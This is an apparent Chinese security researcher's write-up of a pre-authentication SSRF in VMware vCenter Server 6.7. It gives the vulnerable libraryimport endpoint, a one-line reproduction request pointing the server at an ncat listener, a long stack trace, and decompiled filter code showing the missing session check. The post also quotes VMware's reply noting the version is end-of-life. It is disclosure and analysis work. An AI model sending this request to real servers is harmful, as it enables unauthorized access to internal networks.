

0x01 写在前面

很鸡肋的洞，在 v6.7.0/v7.0 均测试过，不影响最新版。

[csp-jira] (VSRC-15288) Vulnerability Report – VMware vCenter Server v6.7.0 Pre-Auth SSRF Vulnerability ☆

发件人: Rob Winch (Jira) <security@vmware.com>

时间: 2023年1月11日 (星期三) 下午2:07

收件人: pen4uin

(VSRC-15288) Vulnerability Report – VMware vCenter Server v6.7.0 Pre-Auth SSRF Vulnerability

Hi pen4uin,

Thank you for reporting this issue.

Request you to please confirm if you are able to reproduce it on the latest versions of vCenter Server 7.0 or 8.0.

vCenter Server 6.7 has reached EOL in 2022.

Kind Regards,

VMware Security Response Center (vSRC)

0x02 漏洞详情

- com.vmware.vsphere.client.h5.admin.controllers.ContentLibraryUploadHandler#doRequest

bean定义

- /h5-admin-ui/WEB-INF/spring/bundle-context.xml

```
<bean id="contentLibraryUploadServlet"
class="com.vmware.vsphere.client.h5.admin.controllers.ContentLibraryUploadHandler">
  <property name="keystoreService" ref="keystoreService"/>
</bean>
```

url定义

- /h5-admin-ui/WEB-INF/web.xml

```
<servlet-mapping>
  <servlet-name>contentLibraryUploadServlet</servlet-name>
  <url-pattern>/libraryimport</url-pattern>
</servlet-mapping>
```

web-conextpath 定义


- /h5-admin-ui/META-INF/MANIFEST.MF

```
Web-ContextPath: ui/admin-ui
```

漏洞复现

```
POST /ui/admin-ui/libraryimport
```

```
url=https://ip:port
```



The screenshot shows a web browser's developer tools interface. The top bar indicates the URL is `https://10.10.100.100/ui/admin-ui/libraryimport`. The request method is `POST`. The request body is set to `url=https://10.10.100.1:8000`. An inset terminal window shows the following output:

```
C:\Windows\System32\cmd.exe - ncat.exe -lv 8000
Microsoft Windows [Version 10.0.19044.2364]
(c) Microsoft Corporation. All rights reserved.

D:\nc>ncat.exe -lv 8000
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 10.10.100.100:49848.
循G 0? V?? =?? k j?? 5?? 9 8?? <?? g @?? /?? 3 2??? 渴.? ?
@/ 澱-? ? ? □ D
```

注: https

```
java.lang.ClassCastException: sun.net.www.protocol.http.HttpURLConnection cannot be cast
to javax.net.ssl.HttpsURLConnection
```

```
com.vmware.vsphere.client.h5.admin.controllers.ContentLibraryUploadHandler.createConnect
ion(ContentLibraryUploadHandler.java:178)
```

```
com.vmware.vsphere.client.h5.admin.controllers.ContentLibraryUploadHandler.doRequest(Con
tentLibraryUploadHandler.java:111)
```

```
com.vmware.vsphere.client.h5.admin.controllers.ContentLibraryUploadHandler.handleRequest
(ContentLibraryUploadHandler.java:90)
```

```
org.springframework.web.context.support.HttpRequestHandlerServlet.service(HttpRequestHan
dlerServlet.java:67)
```

```
    javax.servlet.http.HttpServlet.service(HttpServlet.java:741)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyServlet.service(H
ttpServiceRuntimeImpl.java:1256)
```

```
org.eclipse.equinox.http.servlet.internal.registration.EndpointRegistration.service(Endp
ointRegistration.java:153)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainIm
pl.java:50)
```

```
com.vmware.o6jia.context.web.filter.WelcomeFileFilter.doFilter(WelcomeFileFilter.java:48
)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$Leg
acyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)
```

```
org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)
```

```
com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:46)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)
```

```
org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)
```

```
com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:46)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)
```

```
org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)
```

```
com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:46)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)
```

```
org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)
```

```
com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:46)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)
```

```
org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)
```

```
com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:46)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)
```

```
org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)
```

```
com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:46)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)
```

```
org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)
```

```
com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:46)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)
```

```
org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)
```

```
com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:46)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)
```

```
org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)
```

```
com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:46)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)
```

```
org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)
```

```
com.vmware.vise.security.SessionManagementFilter.doFilter(SessionManagementFilter.java:194)
```

```
com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:50)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)
```

```
org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)
```

```
com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:46)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)
```

```
org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)
```

```
org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)
```

```
com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:46)
```

```
org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)

org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)

org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)

com.vmware.o6jia.context.web.filter.ContextPathAwareDelegatingFilter.doFilter(ContextPathAwareDelegatingFilter.java:46)

org.eclipse.equinox.http.servlet.internal.HttpServiceRuntimeImpl$LegacyFilterFactory$LegacyFilter.doFilter(HttpServiceRuntimeImpl.java:1215)

org.eclipse.equinox.http.servlet.internal.registration.FilterRegistration.doFilter(FilterRegistration.java:121)

org.eclipse.equinox.http.servlet.internal.servlet.FilterChainImpl.doFilter(FilterChainImpl.java:45)

org.eclipse.equinox.http.servlet.internal.servlet.ResponseStateHandler.processRequest(ResponseStateHandler.java:70)

org.eclipse.equinox.http.servlet.internal.context.DispatchTargets.doDispatch(DispatchTargets.java:132)

org.eclipse.equinox.http.servlet.internal.servlet.ProxyServlet.service(ProxyServlet.java:100)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:741)
    org.eclipse.equinox.servletbridge.BridgeServlet.service(BridgeServlet.java:152)
    com.vmware.vsphere.bridge.BridgeServletEx.service(BridgeServletEx.java:21)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:741)
    org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)

org.apache.catalina.filters.HttpHeaderSecurityFilter.doFilter(HttpHeaderSecurityFilter.java:126)

com.vmware.vsphere.bridge.DenyConfigurationFilesFilter.doFilter(DenyConfigurationFilesFilter.java:45)
```

0x03 漏洞分析

原理：

正常情况，会加上session的判断

```
54 public ResponseEntity<?> convergeNode(@RequestParam(value = "endPoint",required = true)
55     _logger.info(o: "POST /converge");
56     UserSession userSession = this._userService.getUserSession();
57     if (ConvergenceUtil.checkEndPointExist(userSession, endPoint)) {
```

而 ContentLibraryUploadHandler 唯一经过的filter判断是
com.vmware.vise.security.SessionManagementFilter

但是

```
61 public void doFilter(ServletRequest var1, ServletResponse var2, FilterChain var3) throws IOException, ServletException {
62     if (var1 instanceof HttpServletRequest && var2 instanceof HttpServletResponse) {
63         HttpServletRequest var4 = (HttpServletRequest)var1;
64         HttpServletResponse var5 = (HttpServletResponse)var2;
65         OpIdUtil.getOrGenerateOpIdPrefix(var4);
66         long var6 = System.nanoTime();
67         Exception var8 = null;
68         boolean var21 = false;
69
70         label1121: {
71             label1120: {
72                 try {
73                     label1132: {
74                         var21 = true;
75                         SessionUtil.setHttpRequest(var4);
76                         this.addHstsHeader(var4, var5);
77                         String var9 = var4.getRequestURI();
78                         if (this._isH5Client || var9.endsWith(".html")) {...}
79
80                     }
81
82                     var3.doFilter(var4, var5);
83                     var21 = false;
84                     break label1120;
85                 }
86             }
87         }
88     }
89 }
```

这里并不会进入 if 语句的判断，直接进入doFilter，后续的处理流程中也没有鉴权操作。